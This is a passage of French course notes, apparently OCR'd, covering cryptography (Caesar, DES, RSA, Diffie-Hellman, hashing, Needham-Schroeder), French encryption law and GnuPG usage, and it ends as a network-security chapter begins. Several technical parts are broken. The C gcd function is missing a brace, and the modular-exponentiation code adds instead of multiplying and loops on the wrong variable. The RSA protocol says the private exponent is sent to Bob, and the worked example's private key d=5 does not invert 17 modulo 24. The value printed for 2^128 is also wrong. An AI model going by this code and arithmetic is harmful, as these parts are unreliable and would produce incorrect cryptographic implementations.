C. Hilton et J.Willis « Building Database Applications on the Web Using PHP3 » Addison Wesley (2000)
Linux magazine n°3 (Février 99), n°4 (Mars 99), n°19 (Juillet/Aout 2000)
"Professional LINUX Programming" Wrox Press Ltd (2000) p65 ch3 : Database et ch4 PostdgreSQL Interfacing

Chapitre 10 : Cryptographie

I) Éléments de cryptographie

1°) Cryptographie

Étymologie:
La cryptographie vient du grec *kruptos* qui veut dire caché et de *graphein* qui signifie écrire.
La cryptographie est donc un ensemble des techniques permettant de protéger une communication au moyen d'un code graphique secret.

Pourquoi c'est si compliqué : parce que la méthode de chiffrage doit être publique. Deux personnes peuvent toujours se mettre d'accord sur un processus de codage quelconque. Par exemple un fichier exécutable renommé (voir exercice 1).

Un message est un ensemble de N symboles pris dans Z (ensemble de q symboles). En pratique on prend $Z=\{0, 1\}$ ou $Z_m = \{0,1, ...,m-1\}$ ensemble des entiers modulo m.
On appellera clé un ensemble de bits qui sera appliqué à un message

Un cryptosystème est : $U=(M,C,K,\{E_k\}_{k \text{ dans } K},\{D_k\}_{k \text{ dans } K})$
- M = ensemble des messages clairs
- C = ensemble des messages chiffrés
- K = ensemble des paramètres appelés clés cryptographiques
- E_k transformation de chiffrement
- D_k transformation de déchiffrement

avec comme propriété : $D_k o E_k(M)=M$
Exemples :
Cryptosystème par permutations
$M = (X_0,X_1,...,X_N)$
$C = E_T(M) = (X_{T(0)} , X_{T(1)} , ..., X_{T(N)})$ avec T permutation.

Cryptosystème par substitution
$M = (X_0,X_1,...,X_N)$
$C = (Y_0,Y_1,...,Y_N)$ avec $Y_i = P(X_i)$

Système de César : Z_{26}
$C = (T_k(X_1) , T_k(X_2) , ... , T_k(X_1))$ avec $T_k(X_i) = X_i+k$ modulo 26.
Pour k= 3 cela donne :
CECI EST UN CRYPTOGRAMME -> FHFL HVW XQ FUBSWRJUDPPH

2°) Système à clé symétrique

Un tel système possède une clé unique partagée par l'émetteur et le récepteur du message. Cette clé doit donc rester secrète et elle sert à chiffrer et à déchiffrer.
Exemple : DES (Data Encryption Standard) recommandé pour les organisations fédérales commerciales ou privées (1977). Encrypte des mots de 64 bits à partir d'une clé sur 56 bits.
Est-il vraiment sûr ? Une polémique est née à ce sujet. Tout système cryptographique aux US doit recevoir l'aval de la NSA (National Security Agency). Hors au moment du brevet, la NSA a changé des fonctions à l'intérieur de l'algorithme ce qui a semé le doute. On sait d'autre part que la NSA recommande à toutes les sociétés qui veulent exporter du matériel cryptographique de laisser filtrer certaines informations diminuant ainsi l'efficacité du chiffrage.
IDEA est un autre algorithme de chiffrement par bloc. Il utilise une clé de 128 bits et opère sur des mots de 64 bits. C'est un algorithme considéré comme très robuste.

3°) Système à clé asymétrique

Repose sur un couple de clés complémentaires. Lorsque Bob désire envoyer un message à Alice, il utilise la clé publique de cette dernière pour chiffrer, Alice utilisera sa clé secrète pour déchiffrer.
Fondée sur l'utilisation de problèmes mathématiques faciles à résoudre dans un sens, mais très difficile dans le sens inverse.
Système RSA (Rivest, Shamir, Adleman) (1977)

Le schéma développé par Rivest, Shamir et Adleman utilise les expressions avec exponentielle. Le texte est encrypté par blocs tel que chaque bloc a une valeur binaire inférieure à une certaine valeur n. L'encryption et la décryption sont de la forme :

$C=M^e \bmod n$
$M=C^d \bmod n = (M^e)^d \bmod n = M^{ed} \bmod n$

L'envoyeur et le récepteur connaissent n. L'envoyeur connaît la valeur de e et le récepteur connaît la valeur de d. Pour le réaliser pratiquement, on doit satisfaire la relation :

$M^{ed} = M \bmod n$

Un corollaire du théorème d'Euler dit : étant donné deux nombres premiers, p et q, et deux entiers m, et n tels que n=pq et 0<m<n, et un nombre arbitraire k, la relation suivante est vraie :

$m^{k\Phi(n)+1} = m^{k(p-1)(q-1)+1} = m \bmod n$

où $\Phi(n)$ est la fonction totient d'Euler, qui est le nombre d'entiers positifs plus petits que n et premiers avec n. On peut montrer que $\Phi(pq)=(p-1)(q-1)$. Ainsi on peut satisfaire la relation si

$ed=k\Phi(n)+1$

que l'on peut dire de manière équivalente :

$ed=1 \bmod \Phi(n)$
$d=e^{-1} \bmod \Phi(n)$

Ainsi e et d sont des inverses mod $\Phi(n)$. Cela n'est possible que si d (et e) et $\Phi(n)$ sont premiers entre eux : $PGCD(\Phi(n),d)=1$.

Alice		Bob
Choisit p et q premiers calcule n = p.q calcule $\Phi(n) = (p-1).(q-1)$ choisit e au hasard dans l'intervalle [2,(p-1).(q-1)-1] premier avec $\Phi(n)$ envoie n et d à Bob calcule sa clé privée : d e x d $\equiv$ 1 mod $\Phi(n)$ Déchiffrage $M=C^d \pmod n$	<--------- connaît n et e chiffre : $C = M^e \pmod n$	

Exemple :
Alice choisit p=5 et q=7 => n=35
Alice calcule $\Phi(35) = 4.6 = 24$
Alice tire la clé publique e=17 dans l'intervalle [2,23]
Alice calcule sa clé privée telle que d*17 = 1 mod(24) soit d= 5
Bob chiffre 33 -> $C=33^{17} \pmod{35} = 3$ ------> Alice déchiffre $C = 3^5 \bmod 35 = 33$

Système Deffie et Hellman (1979)
Utilise les logarithmes discrets g^x modulo p est facile à calculer si l'on se donne g, x et p (premier) mais si on se donne g, p et g^x modulo p le calcul de x est redoutable.

Alice		Bob
x secret envoie g^x reçoit g^y calcule $(g^y)^x$	---------> <---------	y secret reçoit g^x envoie g^y calcule $(g^x)^y$

Alice et Bob ont un secret partagé $(g^y)^x$. Il est bien évident qu'une interception des deux envois permet de déchiffrer, mais ce qui est en fait envoyé c'est g^x modulo p...

Le problème des algorithmes utilisables pour les clés asymétriques est leur lenteur (RSA environ 100 fois plus lent que DES) On utilise donc RSA pour échanger les clés puis DES. C'est ce qu'utilise PGP (Pretty Good Privacy) utilitaire de Phil Zimmermann que l'on trouve facilement sur Internet.

4°) Signatures

Quand on travaille avec les transmissions sécurisées on rencontre souvent le terme "message digest". Il s'agit de fonction de hachage unidirectionnelle appelés algorithmes de condensation de messages qui part d'un texte quelconque pour le résumer en 128 bits. Comme 2^{128} = 340282366920938446346337460743176821145 6 est un nombre plus grand que le nombre total de document produit par l'humanité depuis l'origine, le risque de collision est faible. Le système MD5 (RFC1321 avec programme en C correspondant) est le plus populaire. On retrouve cet encodage comme codage de fichiers de mots de passe.

II) Protocoles cryptographiques

Les protocoles cryptographiques ont pour but de relier des théories mathématiques à des propriétés utiles. Ces propriétés sont :

- L'identification : Qui est-ce ?
- Confidentialité : assure que l'information dans un système informatique transmise n'est accessible en lecture que par les parties autorisées.

  la Confidentialité : Est-ce qu'un autre nous écoute ?
- Authentification : assure que l'origine d'un message ou d'un document électronique est correctement identifié avec l'assurance que l'identité n'est pas fausse.

  L'Authentification : est-ce bien lui ?
- Intégrité : assure que seuls les parties autorisées sont capables de modifier l'information.

  L'Intégrité : Le contenu est-il intact ?
- Non désaveu (nonrepudiation) : assure que ni l'envoyeur ni le receveur d'un message ne puisse dénier la transmission.
  - nier ultérieurement une opération effectuée

On utilisera la notation Alice et Bob des protocoles déjà utilisée pour les réseaux.

1°) Échange de clés

Lorsqu'un protocole symétrique comme DES est utilisé il faut que Alice et Bob possèdent à un moment donné une clé commune. Cela peut être réalisé par un échange extérieur au réseau ou par un échange sur réseau utilisant un système à clé publique.

Échange de clé secrète

Lorsque Alice veut envoyer un message à Robert :

- elle demande à Robert de lui fournir sa clé publique;
- elle génère une clé aléatoire, appelée souvent la clé de session;
- elle crypte le message avec un algorithme symétrique (du type DES, par exemple) à l'aide de la clé de session;
- elle crypte ensuite uniquement la clé de session avec un algorithme asymétrique (du type RSA, par exemple) en utilisant la clé publique de Robert;
- elle envoie à Robert le tout, la clé de session et le message, tous les deux chiffrés.

Robert reçoit et la clé de session et le message chiffrés :

- il utilise sa clé privée pour décrypter d'abord la clé de session;
- il utilise par la suite la clé de session obtenue pour décrypter et obtenir finalement le message.

On résume par le protocole :

A -> R : K_{PR}? KPR clé publique de Robert

R -> A : K_{PR}, système de chiffrage

A -> R : $E_{KPR}(K_S)$
ou
A -> R : système de chiffrage non accepté

Ici tout le monde possède K_S.

Recherche de clé avec autorité de distribution

Ida et idb sont les identificateurs de Alice et Bob, KSA et KSB sont des clés secrètes partagées entre A et S et B et S. S est une autorité de distribution de clés qui délivrera une clé utilisable une seule fois : KS.

A -> S : M1=ida,idb,RA	RA nombre aléatoire
S -> A : M2=$E_{KSA}(K_S,RA,E_{KSB}(K_S,ida))$	
A -> B : M3= $E_{KSB}(K_S,ida)$	
B -> A : M4=$E_{KS}(RB)$	RB nombre aléatoire
A -> B : M5=$E_{KS}(f(RB))$	f(RB) : souvent RB=RB+1

2°) Protocoles à divulgation nulle (Zero Knowledge Protocol)

Un individu est sensé prouver à un centre de services (un guichet bancaire), de manière interactive qu'il est bien qui il prétend être et qu'il possède bien le droit de solliciter le service : on appelle cela son accréditation.
Dans un protocole interactif à connaissance nulle (Zero Knowledge Interactive Protocol ou ZKIP) le prouveur P cherche à convaincre (en temps polynomial) le vérifieur V de la validité d'un théorème (son accréditation), sans rien (ou presque) révéler sur le théorème lui-même.
D'un point de vue pratique les ZKIP sont basés sur des problèmes considérés comme calculatoirement difficiles. Par exemple le protocole de Fiat-Shamir est basé sur le l'hypothèse vraisemblable qu'il est pratiquement infaisable de calculer des racines carrées modulo un très grand nombre composé, sans en connaître la factorisation.

3°) Protocole d'authentification

On commence le protocole par échange de clé secrète (voir 1°)
Cette approche assure la confidentialité de la transaction. Mais les trois autres critères peuvent-ils être satisfaits?
Heureusement, la réponse est oui, à condition qu'on ajoute des variantes à la méthode cryptographique utilisée. En fait, l'intégrité et la non-répudiation sont résolues à l'aide de la signature digitale (ou la signature numérique). Contrairement au cas d'encryptage où la clé publique sert au chiffrage et la clé privée, au décryptage, dans la signature digitale c'est l'inverse : la clé privée est utilisée pour le chiffrage et la clé publique, pour le décryptage. Le principe est le suivant :

Lorsque Alice envoie son message à Robert, elle envoie également une signature digitale :
- elle utilise d'abord un algorithme spécial de chiffrage, appelé « hash algorithm », qui transforme son message de longueur quelconque en une chaîne de longueur constante (un nombre de 128 bits de long). C'est ce qu'on appelle un « message digest ». Les algorithmes les plus connus sont SHA (Secure Hash Algorithm), Snerfu, MD4, MD5 (Message Digest #4, #5), etc. L'algorithme ne fonctionne que dans une direction et est particulièrement robuste à l'inversion : il est quasi impossible de retrouver le message original à partir du « message digest »;
- elle crypte ensuite le « message digest » avec sa propre clé privée et le transmet à Robert.

À la réception :
- Robert utilise la clé publique d'Alice pour décrypter le « message digest » afin d'obtenir le message et le « digest »;
- il calcule également le « digest » du message reçu.

Si les deux « digest » sont identiques, Robert peut être certain :
- que le message n'a pas été altéré (intégrité);
- qu'Alice ne pourra pas nier avoir envoyé le message, étant donné qu'elle seule connaît sa clé privée (non-répudiation).

Il reste l'authenticité. Lorsque Alice demande à Robert de lui fournir sa clé publique, qu'est-ce qui lui prouve que ce n'est pas quelqu'un d'autre qui lui répond?
Rien, si Robert n'a pas fait enregistrer sa clé publique auparavant auprès d'une « autorité de certification ». La démarche est relativement simple.

- Robert calcule sa clé publique et sa clé privée à l'aide d'un logiciel utilitaire (Netscape, Oracle, Pretty Good Privacy = presque bonne intimité, etc.).

- Il envoie à un organisme de certification (VeriSign, par exemple ou Accueil http://www.axenet.com pour la France) sa clé publique avec d'autres informations personnelles qui permettent de prouver son identité.
- L'organisme, après vérification auprès d'une tierce partie pour s'assurer de l'identité de Robert, délivre un certificat qui comporte entre autres l'identité de Robert, sa clé publique, la date de délivrance, etc. Le certificat est signé digitalement par l'autorité de certification.
  Si vous voulez utiliser une procédure de certification allez à http://www.certificat.com/_tarif.html où il existe un certificat bronze valable deux mois et gratuit.
- Alice, lorsqu'elle veut s'assurer de l'identité de Robert, lui demande son certificat qu'elle vérifie en utilisant la clé publique de l'autorité de certification.

Needham et Schroeder ont proposé un protocole d'authentification sans signature électronique que l'on résume maintenant.
Soient deux agents A et B qui doivent s'identifier mutuellement. On fait appel à un serveur d'authentification S qui connaît les clés publiques de A et B, soit KPA et KPB. A et B connaissent KPS la clé publique de S. On note respectivement ida et idb les noms (identificateurs) de A et B, et KSA, KSB et KSS les clés secrètes de A, B et S. Le protocole est le suivant :

A -> S : M_1=(ida,idb)	
S -> A : M_2=$\{(KPB,idb)\}_{KSS}$	- S prouve à A qu'il est bien S
	A déchiffre M_2 avec KPS et obtient (KPB,idb)=$\{M_2\}_{KPS}$
A -> B : M_3=$\{T_1,ida\}_{KPB}$	T_1 nombre unique fabriqué par A, par ex horloge
	B déchiffre M_3 avec KSB et obtient (T_1,ida)=$\{M_3\}_{KSB}$
B -> S : M_4=(idb,ida)	
S -> B : M_5=$\{(KPA,ida)\}_{KSS}$	- S prouve à B qu'il est bien S
B -> A : M_6=$\{(T_1,T_2)\}_{KPA}$	- B prouve à A qu'il est bien B
	T_2 nombre unique fabriqué par B, par ex horloge
A -> B : M_7=$\{T_2\}_{KPB}$	- A prouve à B qu'il est bien A

On peut noter que les messages M_2 et M_5 sont chiffrés par KSS, non par souci de protection (car la clé KPS est connue de tous), mais pour prouver que ces messages émanent bien du serveur S qui seul connaît KSS (et non d'un agent malveillant se faisant passer pour S). On notera aussi l'usage dans M_3, M_6 et M_7 des valeurs uniques T_1 et T_2 qui servent à l'authentification mutuelle de A et B (chacun déchiffre le message avec sa clé secrète et peut retrouver la valeur unique qu'il a précédemment transmise à l'autre). Le choix des valeurs uniques, non réutilisables, vise à empêcher un agent malveillant de rejouer une session antérieure qu'il aurait espionnée sur les voies de communication.

III) Problèmes algorithmiques

1°) Calcul du PGCD

Commençons par le plus simple, le calcul du PGCD. On connaît un algorithme depuis Euclide, (300 ans avant J.C.) c'est pas tout jeune.

```
Entrées a,b avec a>=b
Tant que b<>0
  r <- a mod b
  a <- b
  b <- r
retourne (a)
```

```
int pgcd(int x, int y) {
  int g;
  if (x<0) x=-x;
  if (y<0) y=-y;
  while(x>0)
    g=x;
    x=y%x;
    y=g;
  }
  return g;
}
```

2°) Exponentiation modulo

Calcul de a^x mod n : surtout ne pas faire (a x a x a x .... x a) mod n : trop de multiplications !

a^8 mod n =$((a^2 \bmod n)^2 \bmod n)^2 \bmod n$
Quand x n'est pas une puissance de 2 c'est un peu plus difficile :

$a^{25} \bmod n = (a \times a^8 \times a^{16}) \bmod n = a.((a^2)^2)^2 x\ ((((a^2)^2)^2)^2) \bmod n = ((((a^2 \times a)^2)^2)^2)^2 xa \bmod n$
peut se faire avec 6 multiplications : $(((((((a^2 \bmod n) \times a) \bmod n)^2 \bmod n)^2 \bmod n)^2 \bmod n \times a) \bmod n$
On peut coder en C

```
unsigned long modexp(unsigned long a, unsigned long x, unsigned long n)
{
  unsigned long s;
  s=1;
  while(a) {
    if (x&1) /* x est-il pair ? */
      s = (s +a) % n;
    x >>= 1;
    a= (a*a)%n;
  }
  return (s);
}
```

3°) Inverse modulo

Un autre problème est de trouver l'inverse modulo. Si PGCD(d,f)=1 alors d a un inverse modulo f. L'algorithme d'Euclide peut être étendu pour qu'en plus de trouver le PGCD si celui-ci vaut 1, il retourne aussi l'inverse de d.

1. (X1,X2,X3)<-(1,0,f); (Y1,Y2,Y3)<-(0,1,d)
2. if Y3=0 return X3=pgcd(d,f); no inverse
3. if Y3=1 return Y3=pgcd(d,f);Y2=$d^{-1} \bmod f$
4. Q=X3/Y3
5. (T1,T2,T3)<-(X1-Q.Y1,X2-Q.Y2,X3-Q.Y3)
6. (X1,X2,X3)<-(Y1,Y2,Y3)
7. (Y1,Y2,Y3)<-(T1,T2,T3)
8. goto 2

Les autres problèmes qui se posent sont l'arithmétique sur les entiers très longs si la clé est sur 128 bits par exemple.

4°) Chiffrage en continu

Le grand problème dans ce cas est de générer de l'aléatoire. Il faut utiliser pour cela un registre à décalage à rétroaction linéaire RDRL (LFSR : Linear Feedback Shift register)
S'il contient n bits il aura alors 2n états et un cycle de 2^n-1 états (le zéro boucle sur lui-même). Seuls certains registres ont une période maximale. La théorie correspondante fait appel aux polynômes primitifs de degré n. Il s'agit d'un polynôme irréductible qui divise $x^{2^n} - 1$ mais pas x^d+1 pour tout d qui divise 2^n-1.
Il n'existe pas de moyen pour générer des polynômes primitifs modulo 2 de degré n donné. Pour qu'un RDRL soit de période maximale, le polynôme formé par les éléments de la séquence de dérivation +1 doit être un polynôme primitif modulo 2. Le degré du polynôme est la longueur du registre.
Exemple $x^{32}+x^7+x^5+x^2+x+1$ est primitif modulo 2. Ci-dessous le code C correspondant :


```
int RDRL() {
  static unsigned long Shiftregister=1 /* tout mais pas zero */
  Shiftregister=(((( Shiftregister>>31)
                ^( Shiftregister>>6)
                ^( Shiftregister>>4)
                ^( Shiftregister>>2)
                ^( Shiftregister>>1)
                ^( Shiftregister)
                &(0x00000001)<<31)
                |  Shiftregister>>1);
  return  Shiftregister & 0x00000001;
}
```

L'autre caractéristique importante d'un RDRL est la complexité linéaire. La complexité linéaire d'une séquence binaire infinie s notée L(s) est définie comme suit :

- si s est 0 : s=0,0,0,.... alors L(s)=0
- si aucun RDLR génère s alors L(s) est infini
- est la longueur du plus petit RDLR qui génère s.

Dans le cas d'une séquence finie s^n, $L(s^n)$ est la longueur du registre RDRL qui génère une séquence ayant s^n comme premiers termes.

Générateur à signal d'arrêt bilatéral (Alternative step generator)



Sécurité : Li est la longueur du registre Ri. On choisit L1,L2,L3 tels que PGCD(L1,L2)=1, PGCD(L2,L3)=1, PGCD(L1,L3)=1. Si L1≈ l, L2≈ l et L3≈ l alors la meilleure attaque est l'attaque "diviser pour régner" (divide and conquer) sur R1 qui prend 2^l étapes. Si l est 128 le générateur est sécurisé. Ceci est rigoureusement vrai si R1 génère une suite de Bruijn (concept non détaillé ici). Si R1 est un RDRL de longueur maximale cela tient encore (à priori car ce n'est pas démontré).

IV) Législation

Jusqu'en Février 1998 le codage était quasi-interdit en France, suite à une réglementation ultra-sévère. Depuis les décrets limitent à 40 bits les clefs que l'on peut librement détenir ; au-delà, il faudra impérativement déposer une copie de votre clef chez un "concierge", le tiers de confiance (...qui vous facture ce service). Ainsi l'état, si la sécurité l'exige, se réserve la possibilité de décrypter n'importe quel message. Première entrave. La deuxième, c'est que la limite des 40 bits, expliquent divers experts n'offre pas un niveau de sécurité suffisant. Il y a quelques semaines un collectif de pirates informatiques a cassé une méthode de cryptage réputée - le DES - utilisant des clefs de 56 bits. 39 jours ont suffi... Pour consulter les décrets : `http://www.legifrance.gouv.fr`, rubrique Journal officiel des 25 février 1998 et 25 mars 1998 "

Le 19 Janvier 1999 le premier ministre, Lionel Jospin, annonçait une proche libéralisation de l'usage de la cryptographie. Pour lever rapidement les principales entraves au développement du commerce électronique et pour assurer la confidentialité des communications, des décrets, parus le 19 Mars 1999, relèvent le seuil de la cryptographie libre de toute autorisation de 40 bits à 128 bits. Plus précisément ces décrets stipulent que les "matériels ou logiciels offrant un service de confidentialité mis en oeuvre par un algorithme dont la clé est d'une longueur inférieure à 40 bits sont totalement libres" et que "les matériels ou logiciels offrant un service de confidentialité mis en oeuvre par un algorithme dont la clé est d'une longueur supérieure à 40 bits mais inférieure à 128 bits sont libres sans condition pour un usage privé, et soumis à déclaration dans les autres cas".
La déclaration se fait au Service Central de la Sécurité des Systèmes d'Information (SCSSI)
SCSSI : Organisme chargé d'instruire et d'étudier les dossiers d'autorisation ou de déclaration de moyens de cryptologie, la procédure d'autorisation est lourde et longue, de plus cet organisme refuse systématiquement les logiciels trop puissants, générant des messages ne pouvant être décryptés par ce service. S'il émet un avis favorable à l'autorisation, le Premier Ministre autorise alors le moyen de cryptologie. Cet organisme est installé dans un fort militaire. C'est un peu la NSA à la française. Il a un site WEB `http://www.sscssi.gouv.fr`.

Est Eclair (Jeu 2 Sept 99)
Le projet de loi soumis hier au Conseil des ministres par la garde des Sceaux Elisabeth Guigou va donner la même valeur juridique à un document électronique dont l'émetteur est reconnu et authentifié, qu'à un document signé de la main.
Ce texte permet de transposer dans le droit français une directive européenne adoptée dans le but de favoriser le commerce électronique.
...

Le projet de loi reconnaît à l'acte électronique la même valeur qu'au contrat signé sur papier pour les "actes sous seing privé" du type achat vente, contrat entre les sociétés. Il exclut en revanche les actes authentiques, qui devront toujours être signés devant notaire, puisque c'est la présence physique du notaire qui atteste l'authenticité de l'acte.
....
Rappel des dispositions actuelles.
*Le principe consacré par **l'article 1 du code Civil** est celui de la supériorité de la preuve "écrite originale, préconstituée et signée". Cette exigence d'un écrit s'applique entre particuliers et dans le cas d'actes mixtes,*

c'est-à-dire conclus entre un particulier et un commerçant, dès lors que l'objet de la convention vaut plus de 5 000 francs (seuil fixé par le décret du 15 juillet 1980).

Est Eclair (Lun 28 Fev 00)
Les députés devraient adopter sans modification demain ou mercredi, le projet de loi sur la signature électronique, approuvé à l'unanimité par les sénateurs le 8 Février...
Le texte vise à inscrire dans le code civil la signature électronique comme « preuve littérale » des transactions, à condition de pouvoir dûment identifier son auteur et de garantir l'intégrité de sa conservation....
Ce texte s'inscrit dans le cadre d'une directive européenne, adoptée fin 1999 et donnant aux signatures électroniques la même valeur que celles manuscrites...
Le commerce électronique devrait représenter entre 10% et 25% du commerce mondial d'ici à 2003.

Ce texte a été adopté depuis.

V) Gnu Privacy Guard (GnuPG) Mini Howto (Extraits en français)

1. Chiffrement et déchiffrement

L'opération de chiffrement produit un message en caractères codés sur 8 bits, ce qui peut poser quelques problèmes pour l'envoyer par émail ou pour l'afficher. L'option --armor ou -a permet de produire un message en caractères codés sur 7 bits.
Par défaut, les opérations de chiffrement et de déchiffrement affichent leurs résultats sur la sortie standard. L'option --output ou -o permet d'écrire le résultat de ces opérations dans un fichier plutôt que sur la sortie standard.

1.1 Comment chiffrer un message ?
Pour chiffrer un message, vous devez disposez de la clef publique du destinataire du message. Ce dernier utilisera ensuite sa clef privée pour déchiffrer votre message. Vous devez donc préciser le destinataire du message, ou plus précisément la clef publique à utiliser, lors d'un chiffrement :

```
gpg --encrypt destinataire [message]
```

ou

```
gpg -e destinataire [message]
```

destinataire représente ici toute information permettant de distinguer sans ambiguïté une clef publique parmi toutes les clefs publiques de votre trousseau. Cette information peut-être, par exemple, le nom ou l'adresse émail associé à la clef publique que vous voulez utiliser. Vous pouvez même ne fournir qu'une partie du nom ou de l'adresse émail si cette partie suffit à distinguer une clef publique sans ambiguïté.

Pour éviter que quiconque puisse usurper votre identité, il est conseillé de signer tout message que vous chiffrez.

1.2 Comment déchiffrer un message ?

Comme le déchiffrement utilise votre clef privée et que vous n'en n'avez qu'une en règle générale, il n'est pas nécessaire de la préciser :

```
gpg [--decrypt] [message]
```

ou

```
gpg [-d] [message]
```

Si vous possédez plusieurs clefs privées, vous devez précisez la clef privée à utiliser pour le déchiffrement avec l'option --local-user info-clef ou -u info-clef. info-clef est toute information permettant de distinguer sans ambiguïté une clef privée parmi toutes vos clefs privées.

2. Signer et vérifier des signatures

Tout comme pour le chiffrement, signer un message produit une signature en caractères codés sur 8 bits, ce qui peut poser quelques problèmes pour l'envoyer par émail ou pour l'afficher. Là encore, l'option --armor ou -a permet de produire une signature en caractères codés sur 7 bits.

L'option --output ou -o permet aussi d'écrire le résultat de l'opération de signature dans un fichier plutôt que sur la sortie standard.

2.1 Comment signer un message ?

La commande --sign (ou -s) vous permet de signer un message :

```
gpg --sign [message]
```

La commande --sign signe et compresse le message en même temps. Si vous ne voulez pas compresser le résultat, vous pouvez simplement ajouter une signature à la fin d'un message grâce à la commande --clearsign :

```
gpg --clearsign [message]
```

Les deux commandes précédentes renvoient le message suivi de la signature. Si seule la signature vous intéresse, vous pouvez utiliser la commande --detach-sign (ou -b) :

```
gpg --detach-sign [message]
```

Cette commande est particulièrement utile pour signer des fichiers de données binaires ou des exécutables.

Vous pouvez également signer et chiffrer un message en une seule opération :

```
gpg [-u expéditeur] [-r destinataire] [--armor] --sign --encrypt [message]
```

2.2 Comment vérifier la signature d'un message ?

Quand un message est chiffré, il est également signé et cette signature est automatiquement vérifiée lors du déchiffrage (à condition, bien sûr, que vous disposiez de la clef publique du signataire). Vous pouvez aussi vous contentez de vérifier la signature d'un message :

```
gpg --verify [message]
```

Cette vérification s'appuyant sur la clef publique associée à la clef privée ayant servi à signer le message, vous devez bien-sûr disposer de cette clef publique. Cette vérification n'est cependant valable que dans la mesure où vous apportez un soin tout particulier à la vérification de l'authenticité des clefs publiques que vous utilisez.

3. Gestion de votre trousseau de clefs

Une fois GnuPG installé, vous pouvez commencer à l'utiliser pour protéger le contenu de vos messages des regards indiscrets. L'envoi d'un message fait appel à votre clef privée pour l'opération de signature et à la clef publique du destinataire pour l'opération de chiffrement. Le nombre de clefs en votre possession est donc directement lié au nombre de vos interlocuteurs, sans compter que vous pouvez choisir d'avoir plusieurs paires clef privée/clef publique. L'ensemble de ces clefs est appelé un trousseau de clefs et GnuPG fournit des commandes pour vous aider à le gérer.

Comment générer votre paire clef privée/clef publique ?

La première opération à réaliser est la génération d'une paire clef privée/clef publique avec la commande --gen-key :

```
gpg --gen-key
```

4. Documentations supplémentaires

4.1 GnuPG

Le site officiel de GnuPG : `http://www.gnupg.org`

VI) Bibliographie

Bruce Schneier « Cryptographie appliquée » Wiley (2° ed. 1997)

William Stallings "Cryptography and Network Security Principles and Practice" Prentice Hall (1999)
et sa page d'accueil http://WilliamStallings.com/Security2e.html
Xavier Marsault "Compression et cryptage en informatique" Hermes (1992)
J.P. TUAL : "Cryptographie" Techniques de l'ingénieur H - 2 248
W.H. Press & al. "Numerical Recipes in C" Cambridge University press (1992) pour les calculs sur entiers longs.

En ligne :

Introduction à la cryptographie :
http://www.dmi.ens.fr/equipes/grecc/Crypto/intro/intro.html
Cryptographie :
http://www.cryptography.com
Un site sur le PGP (Canada)
http://www.mlink.net/~yanik/pgp/
Un autre site sur PGP (Canada)
http://www.sit.ulaval.ca/securite/doc/pgp/instalPGP/top.html
Site pour télécharger PGP:
ftp://ftp.cert.dfn.de/pub/tools/crypt/pgp/pc/windows95/README.html
Lois française sur la cryptographie :
http://www.argia.fr/lij/Article/Avril1.html
GnuPG :
http://www.gnupg.org

Chapitre 11 : Éléments de sécurité informatique réseau

I) Introduction

- Différence entre hacker et cracker.

La limite entre les deux existe-t-elle ? On pensait que oui jusqu'en 1993.
Cas de Ronald Schwartz : Administrateur système chez Intel, il est pris à utiliser crack puis un script lui permettant d'accéder au réseau depuis d'autres endroits....

- Un ver internet est introduit sur le réseau le 2 Novembre 1988 paralysant en quelques heures des centaines voir des milliers de machines (auteur présumé : Robert T. Morris).

Ceci amène une prise de conscience et à la création d'organismes comme le CERT en 1988 (Computer Emergency Response Team - http://www.cert.org) le CIAC en 1989 (Computer Incident Advisory Capability - http://ciac.llnl.gov)

Situation actuelle : lutte entre hackers et crackers qui aboutit à l'amélioration de la qualité des logiciels.

II) Les menaces (document du très officiel SCSSI : http://www.scssi.gouv.fr/pub/650.pdf

1. - Introduction

Les Systèmes d'Information (SI) reposent en partie sur des machines qui stockent, traitent et transmettent de l'information [8]. Ces machines peuvent être, pour les plus sophistiquées, des ordinateurs mais aussi des périphériques informatiques, des téléphones, des télécopieurs, des télex... Elles sont souvent reliées par des réseaux locaux à l'intérieur de leur organisme d'appartenance, mais, dans de nombreux cas, elles permettent de communiquer avec l'extérieur. Certains SI offrent des services sur lesquels reposent l'économie des États et des entreprises. Ainsi de multiples informations, hier confinées dans les armoires, sont accessibles de presque n'importe quel point du globe alors que la dépendance vis-à-vis des services fragilise aussi bien leurs fournisseurs que leurs utilisateurs.
L'information est une ressource stratégique, une matière première, elle est un atout supplémentaire pour ceux qui la possèdent. La protection de ce patrimoine contre les malveillances doit par conséquent être un souci permanent.

1.1 - Causes

Les SI gèrent des informations qui peuvent être convoitées par des individus dont le spectre s'étale du simple potache qui cherche à occuper son temps, jusqu'au professionnel chevronné du renseignement en passant par le criminel de droit commun. En proposant de nouveaux services et en traitant toutes sortes d'informations les SI forment de nouvelles cibles qui ne sont pas toujours l'objet d'attentions particulières de la part de leurs propriétaires, qui vont parfois jusqu'à sous-estimer ou ignorer l'importance de leur capital.
La concentration des données et leur disponibilité sur un réseau permettent d'obtenir rapidement, dans la discrétion et parfois dans l'anonymat le plus complet, une grande quantité d'information qu'il était auparavant difficile de se procurer. Pour leur part, les services facilitent les échanges entre les acteurs économiques et permettent de traiter des problèmes de façon plus efficace et plus sûre.
Neumann et Parker [9] proposent trois raisons qui permettent d'expliquer que la menace pesant sur les SI est permanente et ne peut descendre en dessous d'un seuil incompressible :
- il existe un fossé technologique entre ce qu'un système d'information est capable de faire et ce que l'on attend de lui ;
- la loi, la réglementation et l'éthique sont toujours en retard sur la technique. Ceci vaut pour de nombreux domaines en dehors du traitement de l'information ;
- les individus se comportent rarement comme on l'attend : un utilisateur jugé intègre par ses pairs peut dans certaines circonstances abuser de ses droits. Le comportement d'un individu confronté à des situations inhabituelles et critiques est imprévisible.

1.2 - Conséquences

